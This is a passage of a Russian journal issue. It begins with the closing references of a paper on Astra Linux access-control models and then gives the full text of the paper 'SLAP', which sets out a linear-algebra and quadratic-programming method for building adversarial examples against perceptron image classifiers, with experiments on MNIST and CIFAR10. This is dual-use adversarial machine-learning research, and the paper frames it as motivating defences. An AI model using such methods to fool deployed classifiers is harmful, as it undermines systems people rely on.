[1]. ГОСТ Р 59453.1-2021 «Защита информации. Формальная модель управления доступом. Часть 1. Общие положения». М.: Стандартинформ. 16 с. / GOST R 59453.1-2021 «Information protection. Formal access control model. Part 1. General principles», 2021 (in Russian).

[2]. Операционная система специального назначения Astra Linux Special Edition. Доступно по ссылке: https://astragroup.ru/software-services/os/, 03.05.2024. / Astra Linux Special Edition operating system. Available at: https://astragroup.ru/software-services/os/, accessed 03.05.2024.

[3]. Девянин П.Н., Тележников В.Ю., Третьяков С.В. Основы безопасности операционной системы Astra Linux Special Edition. Управление доступом. Учебное пособие. М., Горячая линия – Телеком, 2022, 148 стр. / Devyanin P.N., Telezhnikov V.Y., Tret'yakov S.V. Astra Linux Special Edition security basics. Access control. Hotline-Telecom, 2022, 148 p. (in Russian).

[4]. Bishop M. Computer Security: Art and Science, 2nd edition. Pearson Education Inc., 2018, 1440 p.

[5]. Девянин П.Н. Модели безопасности компьютерных систем. Управление доступом и информационными потоками. Учебное пособие для вузов. 3-е изд., перераб. и доп. М.: Горячая линия – Телеком, 2020. 352 с.: ил. / P.N. Devyanin. Security models of computer systems. Control for access and information flows. Hotline-Telecom, 2013, 338 p. (in Russian).

[6]. Trusted Computer System Evaluation Criteria / US Department Of Defense, 1985. CSC-STD-001-83.

[7]. ГОСТ Р ИСО/МЭК 15408-3-2013 «Информационная технология. Методы и средства обеспечения безопасности. Критерии оценки безопасности информационных технологий. Часть 3. Компоненты доверия к безопасности». М.: Стандартинформ. 150 с. / GOST R ISO/IEC 15408-3-2013 «Information technology. Security techniques. Evaluation criteria for IT security. Part 3. Security assurance components», 2013 (in Russian).

[8]. Выписка из Требований по безопасности информации, утвержденных приказом ФСТЭК России от 2 июня 2020 г. N 76. Доступно по ссылке: https://fstec.ru/dokumenty/vse-dokumenty/spetsialnye-normativnye-dokumenty/trebovaniya-po-bezopasnosti-informatsii-utverzhdeny-prikazom-fstek-rossii-ot-2-iyunya-2020-g-n-76, 03.05.2024 / Excerpts from Requirements for information security approved by FSTEK Russia order #76 of 2nd June 2020. Available at: https://fstec.ru/dokumenty/vse-dokumenty/spetsialnye-normativnye-dokumenty/trebovaniya-po-bezopasnosti-informatsii-utverzhdeny-prikazom-fstek-rossii-ot-2-iyunya-2020-g-n-76, accessed 03.05.2024. (in Russian).

[9]. Информационное сообщение ФСТЭК России от 10.02.2021 № 240/24/647. Доступно по ссылке: https://fstec.ru/dokumenty/vse-dokumenty/informatsionnye-i-analiticheskie-materialy/informatsionnoe-soobshchenie-fstek-rossii-ot-10-fevralya-2021-g-n-240-24-647, 03.05.2024 / Informational message of FSTEK Russia of 10th February 2021 #240/24/647. Available at: https://fstec.ru/dokumenty/vse-dokumenty/informatsionnye-i-analiticheskie-materialy/informatsionnoe-soobshchenie-fstek-rossii-ot-10-fevralya-2021-g-n-240-24-647, accessed 03.05.2024. (in Russian).

[10]. ГОСТ Р 59453.2-2021 «Защита информации. Формальная модель управления доступом. Часть 2. Рекомендации по верификация формальной модели управления доступом». М.: Стандартинформ. 12 с./ GOST R 59453.2-2021 «Information protection. Formal access control model. Part 2. Recommendations on verification of formal access control model», 2021 (in Russian).

[11]. Девянин П.Н., Ефремов Д.В., Кулямин В.В., Петренко А.К., Хорошилов А.В., Щепетков И.В. Моделирование и верификация политик безопасности управления доступом в операционных системах. М.: Горячая линия – Телеком, 2019. 214 с.: ил./ P.N. Devyanin, D.V. Efremov, V.V. Kuliamin, A.K. Petrenko, A.V. Khoroshilov. Modeling and verification of access control access policies in operating systems. Hotline-Telecom, 2019, 214 p. (in Russian).

[12]. Девянин П.Н., Леонова М.А. Приемы по доработке описания модели управления доступом ОССН Astra Linux Special Edition на формализованном языке метода Event-B для обеспечения ее автоматизированной верификации с применением инструментов Rodin и ProB // Прикладная дискретная математика. 2021. № 52. С. 83-96. / P. N. Devyanin, M. A. Leonova, “The techniques of formalization of OS Astra Linux Special Edition access control model using Event-B formal method for verification using Rodin and ProB”, Prikl. Diskr. Mat., 2021, no. 52, pp. 83–96 (In Russian).

[13]. Девянин П.Н., Хорошилов А.В., Тележников В.Ю. Формирование методологии разработки безопасного системного программного обеспечения на примере операционных систем. Труды ИСП РАН, том 33, вып. 5, 2021, стр. 25-40 / Devyanin P.N., Telezhnikov V.Y., Khoroshilov V.V. Building a methodology for secure system software development on the example of operating systems. Trudy ISP RAN/Proc. ISP RAS, vol. 33, issue 5, 2021, pp. 25-40 (in Russian).

[14]. Девянин П.Н. Результаты переработки уровней ролевого управления доступом и мандатного контроля целостности формальной модели управления доступом ОС Astra Linux. Труды ИСП РАН, том 35, вып. 5, 2023, стр. 7-22 / Devyanin P.N. The results of reworking the levels of role-based access control and mandatory integrity control of the formal model of access control in Astra Linux. Trudy ISP RAN/Proc. ISP RAS, vol. 35, issue 5, 2023, pp. 7-22 (in Russian).

Информация об авторах / Information about authors

Петр Николаевич ДЕВЯНИН – член-корреспондент Академии криптографии России, доктор технических наук, профессор, научный руководитель ООО "РусБИТех-Астра" («Группа Астра»). Область интересов: теория информационной безопасности, формальные модели безопасности компьютерных систем, разработка безопасного программного обеспечения, операционные системы семейства Linux.

Petr Nikolaevich DEVYANIN – Doctor of Technical Sciences, corresponding member of Russian Academy of Cryptography, professor, scientific director in RusBITech-Astra (Astra Linux). Field of Interest: information security theory, formal security models of computer systems, secure software development, operating systems of Linux family.

DOI: 10.15514/ISPRAS-2024-36(3)-6

SLAP – простая линейная атака на персептрон

А.И. Перминов, ORCID: 0000-0001-8047-0114 <*perminov@ispras.ru*>

Институт системного программирования им. В.П. Иванникова РАН,
Россия, 109004, г. Москва, ул. А. Солженицына, д. 25.

Аннотация. В статье представлен новый подход атаки на нейронные сети на основе перцептрона с кусочно-линейными функциями активации с использованием базовой линейной алгебры. Атака формулируется как система линейных уравнений и неравенств и демонстрирует упрощённый и эффективный в вычислительном отношении подход к созданию разнообразных наборов состязательных примеров. Алгоритмы предлагаемой атаки реализованы в коде, доступном в репозитории с открытым исходным кодом. В исследовании подчёркивается серьёзная проблема, которую представляет предлагаемая методология атаки для современной защиты нейронных сетей, подчеркивая острую необходимость в инновационных стратегиях защиты. Благодаря всестороннему изучению состязательных уязвимостей это исследование способствует повышению состязательной устойчивости машинного обучения, открывая путь для разработки более надежных и заслуживающих доверия систем искусственного интеллекта в реальных приложениях.

Ключевые слова: нейронные сети; состязательная атака; линейная алгебра; доверенный искусственный интеллект.

Для цитирования: Перминов А.И. SLAP – простая линейная атака на персептрон. Труды ИСП РАН, том 36, вып. 3, 2024 г., стр. 83–92. DOI: 10.15514/ISPRAS–2024–36(3)–6.

SLAP – Simple Linear Attack for Perceptron

A.I. Perminov ORCID: 0000-0001-8047-0114 <*perminov@ispras.ru*>

Ivannikov Institute for System Programming of the Russian Academy of Sciences,
25, Alexander Solzhenitsyn st., Moscow, 109004, Russia.

Abstract. This article introduces a new approach to tricking perceptron based neural networks with piecewise linear activation functions using basic linear algebra. By formulating the attack as a system of linear equations and inequalities, it demonstrates a streamlined and computationally efficient approach to generating diverse sets of adversarial examples. The algorithms for the proposed attack have been implemented in code, that accessible in the open-source repository. The study highlights the formidable challenge posed by the proposed attack methodology for contemporary neural network defenses, emphasizing the pressing need for innovative defense strategies. Through a comprehensive exploration of adversarial vulnerabilities, this research contributes to the advancement of adversarial robustness in machine learning, paving the way for the development of more reliable and trustworthy artificial intelligence systems in real-world applications.

Keywords: neural networks; adversarial attack; linear algebra; trustworthy artificial intelligence.

For citation: Perminov A.I. SLAP – Simple Linear Attack for Perceptron. *Trudy ISP RAN/Proc. ISP RAS*, vol. 36, issue 3, 2024. pp. 83-92 (in Russian). DOI: 10.15514/ISPRAS-2024-36(3)-6.

1. Введение

В постоянно развивающемся мире машинного обучения и искусственного интеллекта нейронные сети служат важной основой, расширяющей широкий спектр приложений. Их широкое распространение связано с их способностью моделировать сложные взаимосвязи в данных и делать точные прогнозы. Однако за своей кажущейся надёжностью нейронные сети обладают уязвимостью, которая часто остаётся незамеченной: они подвержены состязательным атакам.

Состязательные атаки на нейронные сети используют присущие им уязвимости в границах принятия решений, что приводит к ошибочным прогнозам с потенциально серьёзными последствиями. Эти атаки, часто незаметные для людей-наблюдателей, манипулируют входными данными, вызывая неправильную классификацию или давая ошибочный прогноз. В данной статье основной акцент сделан на перцептроне с кусочно-линейными функциями активации (ReLU, Leaky ReLU и Abs), которые используются в подавляющем большинстве моделей других архитектур. Алгоритмы предлагаемой атаки реализованы в коде и доступны в репозитории с открытым исходным кодом [1].

В то время как традиционные состязательные атаки [2] обычно используют методы итеративной оптимизации для создания возмущений, нацеленных на конкретные экземпляры, предлагаемый метод отклоняется от этой парадигмы. Используя принципы линейной алгебры, он формулирует задачу генерации состязательных примеров в виде системы алгебраических уравнений, предлагая новый подход, способный исчерпывающе исследовать пространство решений. В отличие от итеративных методов, которые создают один состязательный пример, предлагаемый подход может генерировать полный набор примеров атак, подчёркивая многогранные уязвимости, присущие моделям перцептрона.

Предлагаемая методология атаки предлагает значительное преимущество с точки зрения теоретической простоты и простоты исполнения. Используя принципы линейной алгебры для решения систем алгебраических уравнений, процесс атаки становится вычислительно эффективным. В отличие от итеративных алгоритмов, обычно используемых в состязательных атаках, которые могут потребовать обширных вычислительных ресурсов и итераций, этот подход обеспечивает простые средства генерации состязательных примеров. Эта простота не только облегчает практическую реализацию атаки, но и повышает ее масштабируемость, позволяя исследовать уязвимости в различных архитектурах нейронных сетей.

Более того, универсальность атаки выходит за рамки только перцептронов и охватывает свёрточные нейронные сети (CNN), которые по своей архитектуре тоже являются перцептронами, но с разреженными и общими матрицами весов. Таким образом, предложенная методология атаки может быть легко перенесена на CNN для генерации состязательных примеров. Такая адаптивность подчеркивает широкую применимость и эффективность предлагаемого подхода при исследовании уязвимостей различных архитектур нейронных сетей.

Более того, скрытый характер атаки создаёт серьёзную проблему для обнаружения состязательных примеров во время развёртывания модели. В типичных сценариях обслуживания пользователи не имеют доступа к внутренним параметрам модели, что делает традиционные механизмы обнаружения неэффективными по сравнению с предлагаемой методологией. Эта неизбежная трудность в распознавании моделей атак подчёркивает острую необходимость в надёжных стратегиях противоборствующей защиты, выходящих за рамки традиционных методологий обнаружения. Поскольку состязательные атаки продолжают развиваться и усложняться, решение проблемы их обнаружения становится первостепенным для обеспечения надежности и достоверности развернутых моделей нейронных сетей в реальных приложениях.

2. Связанные работы

В последние годы состязательным атакам на нейронные сети уделяется значительное внимание, что привело к увеличению количества исследований, направленных на понимание и смягчение их воздействия. Градиентные алгоритмы оптимизации, такие как Fast Gradient Sign Method (FGSM) [3], представленный Goodfellow et al. и алгоритм Projected Gradient Descent (PGD) [4], предложенный Madry et al. стали выдающимися методологиями создания состязательных искажений. Эти методы используют градиент функции потерь по входным данным для итеративного искажения входных выборок, тем самым генерируя состязательные примеры. Несмотря на свою эффективность, эти методы часто влекут за собой трудоёмкие итерационные процессы и могут создавать единичные состязательные примеры, ограничивая их масштабируемость и разнообразие.

В отличие от подходов, основанных на градиенте, в недавних исследованиях изучались альтернативные методологии создания состязательных примеров. Например, Croce and Hein [5] представили метод, основанный на линейном программировании, для генерации состязательных возмущений, демонстрирующий конкурентоспособную производительность по сравнению с методами, основанными на градиенте. Точно так же Kolter and Wong [6] предложили подход выпуклой релаксации для создания состязательных примеров, используя методы выпуклой оптимизации. Эти методы отличаются от традиционных методов итеративной оптимизации, предоставляя рациональные и эффективные в вычислительном отношении альтернативы для создания состязательных возмущений.

В этом контексте предлагаемая методология представляет новый подход к состязательным атакам на нейронные сети, используя принципы линейной алгебры и формулируя атаку как систему линейных неравенств. Отход от итеративных методов оптимизации обеспечивает простоту и вычислительную эффективность, позволяя генерировать полные наборы состязательных примеров в различных архитектурах нейронных сетей. Преодолевая ограничения методов, основанных на градиенте и сохраняя при этом вычислительную гибкость, разработанный подход вносит свой вклад в более широкий спектр исследований состязательных атак, предлагая новые идеи и возможности для изучения уязвимостей нейронных сетей.

3. Предлагаемая атака

Пусть имеется обученный перцептрон $c(x)$ с кусочно-линейными функциями активации (например, ReLU) для классификации изображений (для других доменов дальнейшие рассуждения также будут корректными) и два изображения – x_t и x_a.

- x_t - целевое изображение.
- x_a - изображение, которое будет атаковано.
- Пусть n - входной размер вектора изображения.
- Пусть m $(m < n)$ - количество выходов (классов) модели.
- Пусть $y_t = c(x_t)$ – результат применения перцептрона к целевому изображению.

Основная цель атаки – найти входной пример x, такой, что $y = c(x)$ будет точно соответствовать значению y_t или иметь тот же класс, что и y_t (менее строгая цель), и при этом x будет максимально похож на x_a и максимально непохож на x_t (рис. 1). Более формально это можно записать следующим образом (система (1)):

$$\begin{cases} \|x_a - x\| \rightarrow min \\ \|x_t - x\| > 0 \\ c(x) = c(x_t) \text{ или } argmax\ c(x) = argmax\ c(x_t) \end{cases} \quad (1)$$

Кроме того, для повышения скрытности целесообразно наложить ограничения на допустимый диапазон входных значений переменной x, обозначаемый как

$[x_{min}, x_{max}]$, если это возможно. В контексте изображений разумно предположить, что все значения пикселей попадают в интервал от 0 до 1.




Рис. 1. x_t — целевое изображение (слева), x_a — атакуемое изображение (в центре) и x — атакующее изображение (справа)
Fig. 1. x_t - target image (left), x_a - image for attack (center) and x - attacked image (right)

3.1 Атака на однослойный перцептрон

Рассмотрим сценарий атаки, нацеленный на модель, состоящую из единственного слоя, характеризующегося весовой матрицей W с размерностью $m \times n$ и вектором смещения b с размерностью $m \times 1$, слой моделирует функцию $y = Wx + b$. Функцию активации можно игнорировать или выбирать произвольно, учитывая, что основной целью атаки является получение значений выхода слоя. Рассмотрим два сценария: один, в котором диапазон входных значений можно игнорировать, и другой, в котором его необходимо учитывать.

3.1.1 Атака, игнорирующая ограничения на значения x

Этот сценарий представляет собой наиболее простую формулировку проблемы, решение которой влечёт за собой применение фундаментальных понятий линейной алгебры (рис. 2):

- выберем подматрицу W_1 размера $m \times m$ (первые или случайные столбцы).
- оставшуюся подматрицу размера $m \times (n - m)$ назовём W_2.
- аналогично разделим x_a на x_{a_1} и x_{a_2}.
- первые m значений атаки получим как $x^* = W_1^{-1} \cdot \left(b^T - W_2 \cdot x_{a_2}\right)$.
- атакующее изображение получается путём конкатенации x^* и x_{a_2}.




Рис. 2. Схема матричной атаки
Fig. 2. Diagram of matrix attack

Рис. 3. Пример применения матричной атаки на наборе данных CIFAR10 [7] с выбором случайных столбцов, диапазон значений x составляет [-1055, 926]
Fig. 3. Example of matrix attack application on the CIFAR10 [7] dataset with selecting random columns, x range is [-1055, 926]

Минусы:

- Атака применима только в том случае, если имеется прямой доступ к тензорам (впрочем, почти все состязательные атаки представляют собой алгоритмы белого ящика).
- Не воспроизводится при сохранении x (кроме случаев сохранения вектора как есть, что может быть выгодно, поскольку визуальный осмотр не выявит заметных дефектов изображения).

Плюсы:

- Практически всегда применима (за редким исключением, поскольку вероятность того, что W_1 необратима, близка к нулю).
- Минимально заметна для человека (поскольку действует исключительно в пределах тензора).

Пример атаки показан на рис. 3. Изменение изображения атаки кажется почти незаметным. Однако если попытаться повторно отправить то же изображение в сеть, атака не удастся. Это происходит потому, что при сохранении изображения диапазон пикселей сжимается до 0-255, что усиливает скрытность атаки, но также ограничивает ее применимость.

3.1.2 Атака, учитывающая ограничения на значения x

Описанный выше подход становится непрактичным при необходимости учитывать ограничения на диапазон входных значений для x. Чтобы решить эту проблему, предлагается использовать решатель задачи квадратичного программирования (QP) [8] в постановке, показанной в системе (2).

$$QP_{task}: \begin{cases} \frac{1}{2} x^T P x + q^T x \to min \\ Ax = b \\ Gx \leq h \\ l_b \leq x \leq r_b \end{cases} \quad (2)$$

Возьмём единичную матрицы E в качестве матрицы P, $-x_a$ в качестве q, W и $y_t - b$ в качестве A и b соответственно и положим $G = 0$ и $h = 0$. В результате этих замен задача будет переформулирована в соответствии с системой (3).

$$QP_{attack}: \begin{cases} \frac{1}{2} x^T P x + x_a^T x \to \min \\ Wx = y_t - b \\ x_{min} \le x \le x_{max} \end{cases} \quad (3)$$

Если решение этой проблемы существует, выходные данные перцептрона для результирующего вектора x будут совпадать со значения модели на x_t, сохраняя при этом диапазон входных значений. К недостаткам этого метода можно отнести его не 100% применимость и необходимость относительно обширной серии изменений (рис. 4) изображения для атаки. Однако главным преимуществом этого подхода является устойчивость к сохранению тензора в виде изображения.




Рис. 4. Пример применения атаки QP на наборе данных CIFAR10 [7] — лошадь справа имеет тот же выход перцептрона, что и корабль.
Fig. 4. Example of QP attack application on the CIFAR10 [7] dataset - the horse on the right has the same perceptron output as the ship

Чтобы повысить вероятность существования решения, можно использовать менее строгую цель атаки. Вместо того, чтобы требовать точное совпадение значений перцептрона, возможным подходом является стремление к приблизительному сходству. Для достижения этой цели необходимо использовать два неравенства, которые легко сформулировать с помощью матриц G и h (система (4)):

$$\begin{cases} Wx + b \ge y_t - \epsilon \\ Wx + b \le y_t + \epsilon \end{cases} \to \begin{cases} -Wx \le b - y_t + \epsilon \\ Wx \le -b + y_t + \epsilon' \end{cases} \quad (4)$$

где ϵ - небольшое положительное число.

3.1.3 Атака на многослойный персептрон

При использовании перцептрона, состоящего из двух и более слоёв, возникает проблема нелинейности из-за функций активации на выходах этих слоёв (за исключением последнего). При соблюдении условий, изложенных ранее, используем факт кусочной линейности выбранных функций активации. Без ограничения общности предположим, что эти функции активации имеют единственную точку сочленения в нуле (верно для ReLU, Leaky ReLU и Abs). Следовательно, зафиксировав знаки слагаемых, предшествующих функции активации, можно эффективно устранить нелинейность.

Табл.1. Значения функций активации для разных знаков x
Table 1. Values of activation functions for different signs of x

Функция активации	$f(x)$ если $x < 0$	$f(x)$ если $x \ge 0$
ReLU ($max(0, x)$)	0	x
Leaky ReLU ($max(ax, x)$)	ax	x
Abs ($\|x\|$)	$-x$	x

Как видно из табл. 1, выход остаётся линейной функцией независимо от знака x. Это означает, что последовательность из двух слоев может быть преобразована в один слой при условии учёта знаковых ограничений. Проиллюстрируем это на примере трёхслойного перцептрона (уравнение (5)):

$$y = W_3 \cdot f_2(W_2 \cdot f_1(W_1 x + b_1) + b_2) + b_3 \tag{5}$$

Предполагая, что все функции активации являются Abs и все значения первого слоя неотрицательны, первый слой можно раскрыть в соответствии с системой (6).

$$\begin{cases} W_1 x + b_1 \geq 0 \\ y = W_3 \cdot f_2(W_2 W_1 x + W_2 b_1 + b_2) + b_3 \end{cases} \tag{6}$$

Предположим, что все значения второго слоя неположительны (поэтому требуется раскрытие с отрицательным знаком). В этом случае раскрытие второго слоя можно сформулировать в соответствии с системой (7):

$$\begin{cases} W_1 x + b_1 \geq 0 \\ W_2 W_1 x + W_2 b_1 + b_2 \leq 0 \\ y = -(W_3 W_2 W_1 x + W_3 W_2 b_1 + W_3 b_2) + b_3 \end{cases} \tag{7}$$

Введём дополнительные переменные: $W_{21} = W_2 W_1$, $b_{21} = W_2 b_1 + b_2$, $W_{321} = -W_3 W_2 W_1$ и $b_{321} = b_3 - W_3 W_2 b_1 - W_3 b_2$. Тогда система неравенств подвергнется следующему преобразованию (система (8)):

$$\begin{cases} W_1 x + b_1 \geq 0 \\ W_{21} x + b_{21} \leq 0 \\ y = W_{321} x + b_{321} \end{cases} \tag{8}$$

Следовательно, все нелинейности будут устранены и это позволит решить задачу с использованием того же QP решателя.

Возникает принципиальный вопрос: как выбирать знаки для раскрытия нелинейностей? В худшем случае необходимым перебрать все возможные комбинации знаков. Однако, учитывая размеры слоёв, такой подход крайне непрактичен. Альтернативная стратегия предполагает использование тех же знаков, которые образуются в процессе прохождения целевого или атакуемого изображений (или их комбинация с некоторым шумом) по сети. В первом случае решение гарантировано, хотя и похоже на x_t, а не на x_a, что фактически приводит к неудачной атаке. Оценка вероятности существования решения в последнем случае выходит за рамки данного исследования. Результат примера применения атаки показан на рис. 5.

Рис. 5. Пример многослойной перцептронной атаки на набор данных Cat vs Dog [9]: целевое изображение (слева), изображение для атаки (в центре) и атакованное изображение (справа).
Fig. 5. Example of a multilayer perceptron attack on Cat vs Dog dataset [9]: target image (left), image for attack (center) and attacked image (right)

3.1.4 Бонус: генерация произвольного входа с тем же выводом, что и y_t

Входная размерность слоя обычно значительно превосходит выходное измерение. Линейный оператор, составляющий один слой перцептрона, выполняет сжимающее преобразование, в результате чего получается почти бесконечное количество потенциальных входных данных для данного выходного сигнала. В сфере доверенного ИИ исследователи стремятся использовать результаты работы сети для оценки уверенности модели в её прогнозах. Однако, учитывая вышеупомянутые обстоятельства, достижение этой цели редко возможно без реализации дополнительных проверок.

Получение произвольных изображений с выходными данными, идентичными y_t, возможно путём замены q любым случайным вектором и/или заменой P случайной диагональной матрицей, содержащей значения в пределах входного диапазона. Результат такой атаки изображен на рис. 6. Для каждого последующего изображения, отображаемого справа от исходного, выходные данные перцептрона точно совпадают с выходными данными целевого изображения.

Следует отметить, что аналитические решатели способны вывести набор уравнений, а не полагаться на численный решатель QP. Этот подход позволяет генерировать почти бесконечный массив образов атак путём фиксации свободных переменных и вычисления зависимых переменных на основе полученного аналитического решения.




Рис. 6. Пример целевой (второе изображение) и случайной (изображения 3–6) атак — все изображения имеют одинаковый выход перцептрона.
Fig. 6. Example of target (second image) and random (images 3-6) attacks - all images have the same output of perceptron

4. Эксперименты

Зачастую алгоритмы атак проходят тестирование на установленных моделях, таких как ResNet [10], AlexNet [11], EfficientNet [12] и других. Однако общепризнанных широко используемых полносвязных сетей нет. Поэтому для оценки предложенного алгоритма были обучены различные перцептроны на традиционных наборах данных, а именно MNIST [13] и

CIFAR10 [7]. Обученные модели и их соответствующая точность представлены в первом столбце табл. 2. Все модели обучались в течение 40 эпох с размером пакета 32, оптимизатором Adam и скоростью обучения 0.0004.

Атака была протестирована в двух вариантах. В первом, целью было скопировать значения изображения из другого класса. Во втором же целью было получить на выходе персептрона значения, соответствующие другому классу.

Алгоритм атаки работает следующим образом:

- тестовая часть набора данных была разделена на пакеты;
- для каждого изображения в пакете случайным образом выбиралось изображение из того же пакета, но с другим классом;
- атакующее изображение было создано так, чтобы оно было похоже на тестовое изображение, но имело характеристики случайно выбранного изображения.

Табл.2. Результаты оценки атаки
Table 2. Attack evaluation results

Модель	**Датасет**	**Accuracy**	**Атака (цель - значения)**		**Атака (цель - класс)**	
			$\|\|x - x^*\|\|_\infty$	**Accuracy**	$\|\|x - x^*\|\|_\infty$	**Accuracy**
784-10	MNIST	0.9288	0.019	0.003	0.019	0.002
784-10-10		0.9326	0.021	0.007	0.022	0.001
784-100-10		0.9805	0.052	0.009	0.051	0.005
784-1000-10		0.9849	0.091	0.012	0.092	0.009
784-160-80-40-20-10		0.9792	0.117	0.000	0.114	0.000
3072-10	CIFAR10	0.3989	0.027	0.014	0.024	0.011
3072-100-10		0.4853	0.054	0.032	0.055	0.018
3072-1000-10		0.5236	0.095	0.041	0.096	0.023
3072-320-160-80-40-10		0.5353	0.121	0.049	0.119	0.037

Результаты экспериментов представлены в табл. 2. Столбцы $\|x - x^*\|_\infty$ показывают среднюю норму разницы между исходными примерами и построенными на их основе атакуемыми изображениями. Согласно таблице, предложенный алгоритм эффективно создаёт атакующие примеры, очень похожие на исходные изображения. В глубоких моделях видно, что различия между исходным и атакующим изображениями более выражены, что объясняется более сложным ландшафтом, образованным большой системой неравенств.

5. Заключение

В данном исследовании представлена новая методология атаки, использующая принципы линейной алгебры для использования уязвимостей, присущих нейронным сетям на основе перцептрона. Используя упрощенный подход, основанный на решении систем линейных неравенств, эта методология существенно отличается от традиционных итеративных методов, предоставляя упрощенные, но эффективные средства генерации атакующих примеров. Предложенная атака применима не только к перцептронным сетям, но и к свёрточным нейронным сетям, что подчеркивает её универсальность и эффективность в различных архитектурах нейронных сетей. Предложенные алгоритмы атаки реализованы в коде, доступном с открытом репозитории [1].

Список литературы / References

[1]. Репозиторий SLAEAttack (ссылка недоступна при слепом просмотре).
[2]. Chakraborty, A., Alam, M., Dey, V., Chattopadhyay, A., & Mukhopadhyay, D. (2021). A survey on adversarial attacks and defences. CAAI Transactions on Intelligence Technology, 6(1), 25-45.

[3]. Goodfellow, I. J., Shlens, J., & Szegedy, C. (2014). Explaining and harnessing adversarial examples. arXiv preprint arXiv:1412.6572.
[4]. Madry, A., Makelov, A., Schmidt, L., Tsipras, D., & Vladu, A. (2017). Towards deep learning models resistant to adversarial attacks. arXiv preprint arXiv:1706.06083.
[5]. Croce, F., & Hein, M. (2019). Sparse and imperceivable adversarial attacks. In Proceedings of the IEEE/CVF international conference on computer vision (pp. 4724-4732).
[6]. Wong, E., & Kolter, Z. (2018, July). Provable defenses against adversarial examples via the convex outer adversarial polytope. In International conference on machine learning (pp. 5286-5295). PMLR.
[7]. Cifar10 dataset, https://www.cs.toronto.edu/ kriz/cifar.html. Last accessed 12 Mar 2024
[8]. QP solvers, https://pypi.org/project/qpsolvers/. Last accessed 12 Mar 2024
[9]. Cats and Dogs Dataset, https://www.microsoft.com/enus/ download/details.aspx?id=54765. Last accessed 12 Mar 2024
[10]. Targ, S., Almeida, D., & Lyman, K. (2016). Resnet in resnet: Generalizing residual architectures. arXiv preprint arXiv:1603.08029.
[11]. Krizhevsky, A., Sutskever, I., & Hinton, G. E. (2012). Imagenet classification with deep convolutional neural networks. Advances in neural information processing systems, 25.
[12]. Tan, M., & Le, Q. (2019, May). Efficientnet: Rethinking model scaling for convolutional neural networks. In International conference on machine learning (pp. 6105-6114). PMLR.
[13]. MNIST dataset, https://www.kaggle.com/datasets/hojjatk/mnist-dataset. Last accessed 12 Mar 2024

